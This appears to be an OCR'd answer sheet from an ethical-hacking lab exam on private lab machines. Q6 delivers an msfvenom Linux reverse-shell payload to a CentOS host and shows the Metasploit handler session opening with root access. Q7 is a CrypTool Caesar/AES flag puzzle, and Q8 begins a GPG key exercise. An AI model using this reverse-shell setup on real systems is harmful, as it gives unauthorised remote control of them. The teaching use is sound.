CentOS on port 7200 on the Kali Linux IP address.

ANS:











Q 6. Create a file with a payload to provide reverse shell using msfvenom for Linux. Send this file to CentOS machine. Execute and display the reverse shell created on the Kali Linux.


ANS:










Home
kali-linux-2026.2
centos 9 stream
CentOS 8 64-bit
Exam Batch 1 Windows 10 Client
Windows Server 2022
Activities
Files
Oct 25
Directory listing for /
Home
Downloads
Recent
Starred
Home
Documents
Downloads
Music
Pictures
centos.elf



1 2 3 4
root@kali: ~
Session Actions Edit View Help
(root㉿kali)-[~]
msfconsole
Metasploit tip: Stop all background jobs quickly with jobs -K
https://metasploit.com
=[metasploit v6.5.3-dev]
+ -- --=[2,684 exploits - 1,352 auxiliary - 2,604 payloads]
+ -- --=[436 post - 57 encoders - 14 nops - 12 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload ⇒ linux/x86/shell/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.200.129
LHOST ⇒ 192.168.200.129
msf exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.200.129:443
[*] Sending stage (36 bytes) to 192.168.200.128
[*] Command shell session 1 opened (192.168.200.129:443 → 192.168.200.128:33640) at 2026-10-25 14:01:10 -0400
whoami
root





7. Capture the flag integrated inside the image using 2 images given. Use crypttool. Image names are clue1.jpg and clue2.jpg.

ANS:








CrypTool 2.1 (Stable Build 9778.2) – CEASER.cwm
Home
Edit
Crypto Tutorials
About
New
Open
Save
Print
Play
Stop
Log
File
Execute
View
Startcenter
CrypToolStore
CrypCloud
Updates
Settings
Help
Extras
Components
Search
Classic Ciphers
ADFGVX
Affine Cipher
Bazeries Cipher
Bifid Cipher
Book Cipher
Caesar
Chaocipher
Cylinder Cipher
ElsieFour Cipher
Classic Ciphers
Modern Ciphers
Steganography
Hash Functions
Cryptanalysis
Protocols
Tools
Startcenter
IMAGE STEGA...
IMAGE STEGA...
CEASER.cwm
Calculation finished after 0 seconds. (To stop the workspace please push the stop button or enter new data to start a new calculation)
Text Inp...
MBPQKITPIKSQVO
14 characters, 1 line
100%
Text Input
Caesar
Action
Decrypt
Key as integer
8
Character mapping
A -> I
Alphabet parameters
Alphabet
ABCDEFGHIJKLMNOPQRSTUVWXYZ
Unknown symbol handling
Ignore (leave unmodified)
Case sensitive
Output contains Source Case
100%
Caesar
Text Output
ETHICALHACKING
14 characters, 1 line
100%
Text Output
100%


CrypTool 2.1 (Stable Build 9778.2) – AES.cwm
Home
Edit
Crypto Tutorials
About
New
Open
Save
Print
Play
Stop
Log
File
Execute
View
Startcenter
CrypToolStore
CrypCloud
Updates
Settings
Help
Extras
Components
Search
Classic Ciphers
ADFGVX
Affine Cipher
Bazeries Cipher
Bifid Cipher
Book Cipher
Caesar
Chaocipher
Cylinder Cipher
ElsieFour Cipher
Classic Ciphers
Modern Ciphers
Steganography
Hash Functions
Cryptanalysis
Protocols
Tools
Startcenter
IMAGE STEGA...
IMAGE STEGA...
CEASER.cwm
AES.cwm
Calculation finished after 0 seconds. (To stop the workspace please push the stop button or enter new data to start a new calculation)
Text Input
40 72 6B 50 E8 78 F2 0D 83 0B 64 4A 58 DC 90 87
7F FC 75 E7 E3 36 DE 50 27 6E E2 C7 7A 36 84 D0
98 AB 72 5D A5 F3 39 46 1E D1 4B 47 44 F1 39 81
F7 5C DE C4 5D 9D D3 E3 D3 F8 1D B5 DF 97 44
69 3E 5E 0F 57 4D C8 29 32 6A 64 1E 27 48 4B 97
5C
239 characters, 1 line
100%
Text Input
String Decode
Text Input
ETHICALHACKING
14 characters, 1 line
100%
Text Input
String Decode
AES
Cryptographic algorithm
Advanced Encryption Standard (AI
Action
Decrypt
Keysize
128 bit
Short (112 Bits) key...
100%
AES
String Enc...
Presentation format
Text
Input data encoding
UTF-8
Maximum length
65536
100%
String Encoder
Text Output
The flag is {Ethical Hacking is interesting ....But requires Hard Work!}
73 characters, 1 line
100%
Text Output
100%

8. Create a user by name manager. Create PGP keys for the user. Share the key with the admin1 user. Create a file and encrypt it using manager public key. Display the file opens with manager user.

ANS:





```
[manager@demo ~]$ gpg --armor --export manager@demo.lab >manager_public.asc
[manager@demo ~]$ ls
Desktop    Downloads           Music     Public     Videos
Documents  manager_public.asc  Pictures  Templates
[manager@demo ~]$ cp manager_public.asc /tmp
[manager@demo ~]$
```

```
[admin1@demo ~]$ gpg --full-generate-key
gpg (GnuPG) 2.3.3; Copyright (C) 2021 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

gpg: directory '/home/admin1/.gnupg' created
gpg: keybox '/home/admin1/.gnupg/pubring.kbx' created
Please select what kind of key you want:
   (1) RSA and RSA (default)
   (2) DSA and Elgamal
   (3) DSA (sign only)
   (4) RSA (sign only)
  (14) Existing key from card
Your selection? 1
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (3072) 4096
Requested keysize is 4096 bits
Please specify how long the key should be valid.
         0 = key does not expire
